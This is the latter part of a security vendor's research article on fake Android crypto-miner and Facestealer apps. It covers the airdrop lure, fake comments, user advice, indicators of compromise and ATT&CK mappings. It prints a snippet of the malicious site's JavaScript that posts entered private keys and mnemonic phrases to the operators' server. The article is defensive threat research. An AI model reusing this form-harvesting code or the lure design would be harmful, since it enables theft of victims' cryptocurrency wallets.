In addition to private keys, this site also steals mnemonic phrases (series of unrelated words that are generated when a cryptocurrency wallet is created). These are typically used to recover cryptocurrency in case the user's wallet is lost or damaged. In the case of fake apps such as Cryptomining Farm

Your own Coin or website such as the one loaded from this app, an entered mnemonic phrase is sent directly to the malicious actors behind the app or website in question and is uploaded in clear text to their server. This procedure is similar to [the fake cryptocurrency wallet app scheme] we discussed in a previous blog entry.





Figure 16. A mnemonic phrase being sent to the server controlled by the malicious actors behind Cryptomining Farm Your own Coin

We located the code in the upload section of the app and confirmed that the site indeed uploads plain-text private keys or mnemonic phrases to the server controlled by the operators of the app.

```
$("form").submit(function(e) {
    e.preventDefault();

    var form = $(this);
    var url = "setLog.php";
    let token_value = form.find("input[name='token']").val();
    console.log(typeof token_value);


    if(token_value != ""){
        $.ajax({
            type: "POST",
            url: url,
            data: form.serialize(),
            success: function(data) {}
        });

        openSuccessModal();
    }else{
        openErrorModal();
    }



});
```

Figure 17. A snippet from the code of behind Cryptomining Farm Your own Coin showing private keys or mnemonic phrases being sent sans encryption to the server controlled by the malicious actors behind the app

To lure users into signing up for the service, the site uses an airdrop for 0.1 ether (approximately US$240 at the time of this writing) as a bait. The claim details of the airdrop cleverly state that a wallet can be claimed only once (so that a user has to bind multiple wallets) and the wallet must have more than US$100 (so that the malicious actors behind the app have something to steal).






Figure 18. An airdrop for 0.1 ether used by Cryptomining Farm Your own Coin to lure users into signing up for the app's supposed service

To generate an air of legitimacy, the page is populated with likely fake comments by users mentioning that they successfully claimed their 0.1 ether.




Figure 19. Likely fake comments found on the website loaded from Cryptomining Farm Your own Coin vouching for the legitimacy of the promised airdrop for 0.1 ether

Interestingly, upon checking the code showing the alleged creator of the webpage (seemingly mimicking the cryptocurrency wallet ecosystem Klever), we found a hyperlink in the code that turned out to be the Twitter account of Elon Musk, the founder and CEO of Tesla, who is a well-known cryptocurrency investor.

Figure 20. A link to Elon Musk's Twitter account found in the code of the website loaded from Cryptomining Farm Your own Coin

We have already submitted this app to Google for investigation.

Conclusion and recommendations

Facestealer apps are disguised as simple tools —— such as virtual private network (VPN), camera, photo editing, and fitness apps —— making them attractive lures to people who use these types of apps. Because of how Facebook runs its cookie management policy, we feel that these types of apps will continue to plague Google Play.

As for the fake cryptocurrency miner apps, their operators not only try to profit from their victims by duping them into buying fake cloud-based cryptocurrency-mining services, but they also try to harvest private keys and other sensitive cryptocurrency-related information from users who are interested in what they offer. Looking into the future, we believe that other methods of stealing private keys and mnemonic phrases are likely to appear.

Users can avoid such fake apps by checking their reviews, especially the negatives ones, to see if there are any unusual concerns or experiences from actual users who have downloaded the apps. Users should also apply due diligence to the developers and publishers of these apps, so that they can better avoid apps with dodgy websites or sketchy publishers, especially given the number of alternatives on the app store. Finally, users should avoid downloading apps from third-party sources, since these are where many malicious actors host their fraudulent apps.

Mobile users can help minimize the threats posed by these fraudulent apps through the use of Trend Micro Mobile Security Solutions, which scan mobile devices in real time and on demand to detect malicious apps or malware to block or delete them. These apps are available on both Android and iOS.

Indicators of compromise (IOCs)

Facestealer

SHA-256	Package name	Detection name	Download count before being taken down
7ea4757b71680797cbce66a8ec922484fc25f87814cc4f811e70ceb723bfd0fc	com.olfitness.android	AndroidOS_FaceStealer.HRXH	10,000+
b7fe6ec868fedaf37791cf7f1fc1656b4df7cd511b634850b890b333a9b81b9d	com.editor.xinphoto	AndroidOS_FaceStealer.HRXF	100,000+
40580a84b5c1b0526973f12d84e46018ea4889978a19fcdcde947de5b2033cff	com.sensitivity.swarmphoto	AndroidOS_FaceStealer.HRXE	10,000+
6ccd0c0302cda02566301ae51f8da4935c02664169ad0ead4ee07fa6b2f99112	com.meta.adsformeta3	AndroidOS_FaceStealer.HRXG	100+
4464b2de7b877c9ff0e4c904e9256b302c9bd74abc5c8dacb6e4469498c64691	com.photo.panoramacamera	AndroidOS_FaceStealer.HRXF	50,000+
3325488a8df69a92be92eb11bf01ab4c9b612c5307d615e72c07a4d859675e3f	com.photo.move	AndroidOS_FaceStealer.HRXF	10,000+

Fake cryptocurrency miners

SHA-256	Package name	Detection name
3d3761c2155f7cabee8533689f473e59d49515323e12e9242553a0bd5e7cffa9		
7c76bff97048773d4cda8faacaa9c2248e594942cc492ffbd393ed8553d27e43	app.cryptomining.work	AndroidOS_FakeMinerStealer
c56615acac1a0df1830730fe791bb6f068670d27017f708061119cb3a49d6ff5		

MITRE ATT&CK Tactics and Techniques

Tactic	Technique ID	Technique name	Description
Initial Access	T1475	Deliver Malicious App via Authorized App Store	The Facestealer and fake cryptocurrency miner apps are distributed via Google Play.
Credential Access	T1411	Input Prompt	

			The Facestealer apps intercept password during user Facebook login through WebView. The fake cryptocurrency miner apps request private key under the guise of connecting to the victim's account.
Collection	T1533	Data from Local System	The apps collect cookies from WebView.
Exfiltration	T1437	Standard Application Layer Protocol	Malicious code exfiltrates credentials over standard HTTP or HTTPS.

Tags Malware | Research | Mobile | Articles, News, Reports

Authors

- Cifer Fang

  Mobile Threats Analyst

- Ford Quin

  Mobile Threats Analyst

- Zhengyu Dong

  Mobile Threats Analyst

Contact Us Subscribe

Related Articles

- S4x22: ICS Security Creates the Future
- Security Above and Beyond CNAPPs
- Examining the Black Basta Ransomware's Infection Routine

See all articles